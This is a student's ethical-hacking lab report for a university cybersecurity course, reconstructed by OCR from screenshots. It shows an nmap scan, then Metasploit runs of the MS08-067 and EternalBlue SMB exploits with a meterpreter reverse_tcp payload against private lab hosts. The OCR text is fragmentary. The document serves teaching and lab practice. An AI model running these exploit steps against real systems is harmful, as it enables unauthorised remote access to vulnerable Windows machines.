### OLD DOMINION UNIVERSITY

#### CYSE 301 Cybersecurity Techniques and Operations

## Assignment #4 Ethical Hacking

Devin Johnson Djohn172

Û.

Applications 🕶

M

Ŕ

8

:::

Places -

H all


lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw

I ran the nmap command and afterwards I verified that the 445/tcp port is open.

×

Q. Type to sea	ar
ro	20
File Edit View Search Terminal Help	p
root@CS2APenTest: # nmap 192.168.1	
Starting Nmap 7.70 ( https://nmap.	
Note: Host seems down. If it is re	
Nmap done: 1 IP address (0 hosts ι root@CS2APenTest: # nmap 192.168.1	
Starting Nmap 7.70 ( https://nmap.	
Nmap scan report for 192.168.10.14	
Host is up (0.061s latency).	
Not shown: 997 closed ports	
PORT STATE SERVICE	
135/tcp open msrpc	
139/tcp open netbios-ssn 445/tcp open microsoft-ds	
MAC Address: 00:15:5D:40:57:09 (Mi	1
	- `
Nmap done: 1 IP address (1 host up	
root@CS2APenTest:~#	





16) 🛋 💿 🍏 🥪 📄 🗰 🕐 💌 💿 💆 🚳 🕼 📖 🚳 🐼

Activate Windows Go to Settings to activate Windows.



V


lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw Û.


## Here I searched the for the ms08\_067\_netapi exploit module.

				<b>11</b> 10	Kali - Intern
Applic	ations 🔻	Places 🔻 🏾	🗵 Terminal 🔫		
		File Edit	View Search	Terminal	root@CS2
•	cifs- utils_6.8-2 _amd64.d	$\frac{msf5}{1} > ms08$	8_067_netapi n command: ms08_06 rch ms08_067_netap	7 netani	
		Matching Mo	odules		
3	VMshare	# Name			Disclosure (
\$		0 explo	oit/windows/smb/ms th Stack Corruptio		api 2008-10-28
•		<pre>[-] No resu [-] Failed msf5 &gt; use</pre>	windows/windows/s Ilts from search to load module: w windows/smb/ms08_ it(windows/smb/ms0	vindows/win 067_netapi	dows/smb/ms08_06
		Module opti	ions (exploit/wind	lows/smb/ms	08_067_netapi):
<b>M</b>		Name	Current Setting	Required	Description
Л		RHOSTS RPORT SMBPIPE	445 BROWSER	yes yes yes	The target addre The SMB service The pipe name to
<u>Ř</u>		Exploit tar	get:		
<b>3</b>					
2 0 7 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1					










Û.

lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw

# Here I set the meterpreter reverse\_tcp as the payload.



🔟 🛋 💕 🌝 🧰 🗰 🕐 🐼 🙆 🙆 📖 🐯 🐼 🙆



Activate Windows Go to Settings to activate Windows.



Û.


H all

lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw


Here I configured the settings and ran the exploit on the target.

							Kall - Interr
Appli	cations •	2	Places	• E.	Terminal 🔻		
							1
	File E	Edit	View	Search	Terminal	Help	
	LPORT		4444		yes	The listen po	ort
	Exploit	targ	et:				
	Id M	Name					
3	0 4	Autom	atic Tar	rgeting			
<u>د</u>	<u>msf5</u> exp rhosts = <u>msf5</u> exp lhost => <u>msf5</u> exp lport => <u>msf5</u> exp	=> 19 ploit > 192 ploit > 445	2.168.10 (windows .168.10 (windows 8	0.14 <mark>:/smb/ms0</mark> .13	18_067_neta 18_067_neta		
	Module d	optio	ns (exp]	loit/wind	lows/smb/ms	08_067_netapi):	5
M	Name		Current	Setting	Required	Description	
1	RHOST RPORT SMBP1	F i	192.168 445 BROWSER		yes yes yes	The SMB servio	lress range or C ce port (TCP) to use (BROWSER
X	Payload	opti	ons (wir	ndows/met	erpreter/r	everse_tcp):	
	Name		Current	t Setting	Required	Description	
€ ₽		F	thread 192.168 4458		yes yes yes		ue (Accepted: '' Idress (an inter ort
	Exploit	targ	et:				
-	Id M	Name					
	0	Autom	atic Tar	rgeting			
	<u>msf5</u> exp	oloit	(windows	s∕smb/ms0	8_067_neta	pi) > exploit	
	192 192 192 192	.168. .168. .168. .168. .168. loit	10.14:44 10.14:44 10.14:44 10.14:44 complete	45 - Auto 45 - Fing 45 - Sele 45 - Atte	matically erprint: W ected Targe mpting to	t: Windows XP S	






🔟 🛋 💇 🥩 🧧 📜 🗰 💽 🏹 📖 🖉 🐼 🙆




lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw Û. 

In this screenshot you can see that I set the correct parameters by using the set rhosts, set l hosts, set lport commands along with searching the commands to set the payload and search the exploit module.

				+ .	d	Kali - Interna
lications 🔻	Place	ac <del>v</del> [].	Termi	nal 🔻		
						r
File Ed	it View	Search	Term	inal Hel	n	
				sion was o		
msf5 expl	oit(wind	ows/smb/m				hosts 192.168.1
rhosts => <u>msf5</u> expl	192.168 oit(wind	.10.11 óws/smb/m	s17_010	eternalbl	lure) > show	options
Module op	tions (e	xploit/wi	ndows/sn	nb/ms17_01	10_eternalb1	lue):
Name		Current	Setting	Required	Descript:	ion
RHOSTS		192.168.	10.11	yes	The targe	 et address range
RPORT		445		yes		et port (TCP)
SMBDom		32 2		no	(Optional	l) The Windows d
SMBPas				no		l) The password
SMBUse		true		no		l) The username
	_ARCH TARGET			yes yes		remote architec remote OS match
LHOST LPORT Exploit t	NC threa 192. 4458 arget:	ad 168.10.13	yes	The	it technique	e (Accepted: '', dress (an interf rt
Id Na  0 Wi	 ndows 7 a	and Serve	r 2008 F	R2 (x64) A	All Service	Packs
msf5_expl	oit(wind	ows / sub /m	\$17.019	eternalhi	ue) > expli	+
- Unknow	wn commai	nd: expli	t.			
<u>mst5</u> expl	olt(Wind	ows/smb/m	517_010	eternalbi	ue) > explo	oit
[+] 192.1 192.1 [+] 192.1 [+] 192.1 192.1 192.1 192.1 192.1 192.1 192.1 192.1 192.1 192.1	68.10.11 68.10.11 68.10.11 68.10.11 68.10.11 68.10.11 68.10.11 68.10.11 68.10.11 68.10.11	:445 - Co :445 - Co :445 - Ta :445 - C0 :445 - 0x :445 - 0x :445 - 0x :445 - Ta :445 - Tr	- Host i nnectior rget OS RE raw b 00000000 000000000 rget arc ying exp	is likely to targe selected ouffer dum 57 69 6 30 30 3 37 36 3 ch selected oloit with	et for explo shed for exp valid for ( np (36 bytes 5e 64 6f 77 38 20 52 32 30 30 ed valid for 12 Groom A	oloitation. OS indicated by



🔟 💷 🝏 🎸 🥥 🔚 🗰 💌 🔕 🙆 😕 💷 🗐 🐼 🔕 🕖



